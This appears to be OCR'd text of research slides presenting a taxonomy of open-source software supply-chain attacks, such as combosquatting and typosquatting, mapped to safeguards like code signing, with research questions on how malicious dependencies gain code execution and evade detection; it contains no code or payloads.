
Closed cart sorting

Validation and Assessment

Surveyed 17 domain experts

Surveyed 134 developers

Risk Explorer for Software Supply Chains


SEARCHBARS
LEGEND
Attack Vectors
Select...
Safeguards
Code Signing
Conduct Open-Source Supply Chain Attack
Develop and Advertise Distinct Malicious Package from Scratch
Create Name Confusion with Legitimate Package
Subvert Legitimate Package
Combosquatting
Altering Word Order
Manipulating Word Separators
Typosquatting
Built-In Package
Brandjacking
Omitting Scope or Namespace
Similarity Attack
Inject into Sources of Legitimate Package
Inject During the Build of Legitimate Package
Distribute Malicious Version of Legitimate Package
Dangling Reference
Mask Legitimate Package
Prevent Update to Non-Vulnerable Version
Distribute as Package Maintainer
Inject into Hosting System

[AV-201] Combosquatting

Combosquatting consists of creating a package name containing pre or post-fix additions to the name of a benign package. The attacker can use naming patterns that are common to general development practices (e.g., the addition of "-dev" or "-rc"), given ecosystems (e.g., the addition of "3" to suggest compatibility with Python 3) or indicate platform compatibility (e.g. "i386").

References

1. Typosquatting and Combosquatting Attacks on the Python Ecosystem (Euro S&P Workshops) peer-reviewed
2. Discord Token Stealer Discovered in PyPI Repository attack
3. Malicious NPM Libraries Caught Installing Password Stealer and Ransomware attack
4. Remember npm library 'colors'? There's no such thing as

Confusion with Legitimate Package

- [SG-007] Code Signing
- [SG-011] Typo Guard
- [SG-012] Typo Detection
- [SG-038] Preventive squatting

Safeguards inherited from [AV-000] Conduct Open-Source Supply Chain Attack

- [SG-001] Software Bill of Materials (SBOM)

Available online

Takeaways

Attacker’s perspective

117 unique attack vectors

Based on Systematic Literature Review

370+ scientific and grey literature references

Mapping of Safeguards

30+ high-level safeguards to prevent attack vectors


Assessed by experts & practitioners

Surveyed 17 experts and 130+ developers

[1] P. Ladisa, H. Plate, M. Martinez, and O. Barais, « Sok: taxonomy of attacks on open-source software supply chains », in *2023 IEEE Symposium on Security and Privacy (SP)*

[2] P. Ladisa, H. Plate, M. Martinez, O. Barais, and S. E. Ponta, « Risk explorer for software supply chains: understanding the attack surface of open-source based software development », in *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*

[3] P. Ladisa, S. E. Ponta, A. Sabetta, M. Martinez, and O. Barais, « Journey to the center of software supply chain attacks », *IEEE Security & Privacy*, 2023



P1 Lack of Comprehensive Attack Taxonomy

P2 Lack of Comprehensive Safeguards Mapping

P3 Lack of Comprehensive Description of Third-Party Dependencies’ Execution Techniques

P4 Automate Detection

C1 Taxonomy of Attacks on OSS Supply Chain

C2 Mapping of Existing Safeguards to Related Attack Vectors

C3 Understanding How Third-Party Dependencies Achieve Execution on Downstream Systems

C4 Evaluation of ML-based Approach to the Detection of Malicious Packages in JavaScript and Python

C5 Evaluation of Static Approach to the Detection of Malicious Packages in Java

Research Questions

RQ1

How 3rd party dependencies achieve execution on downstream projects?

RQ2

What are the strategies to evade detection of malicious code?

Methodology

RQ1 →


- Study of malicious packages (e.g., Backstabber's Knife Collection [1])
- Analysis of known attacks (e.g., grey/scientific literature)
- Comparative analysis of package managers

RQ2 →


- Study of malicious packages (e.g., Backstabber's Knife Collection [1])
- Analysis of known attacks (e.g., grey/scientific literature)

[1] https://dasfreak.github.io/Backstabbers-Knife-Collection/


Anatomy of a 3rd-party dependency



Installing and using 3rd-party dependencies



Installing and using 3rd-party dependencies (contd.)



RQ1 - Achieve Arbitrary Code Execution in downstream

Techniques 3rd-party dependencies employ to attain ACE:

- When they are installed (**install-time**)
- When they are run in the context of downstream projects (**runtime**)

Ecosystems covered:

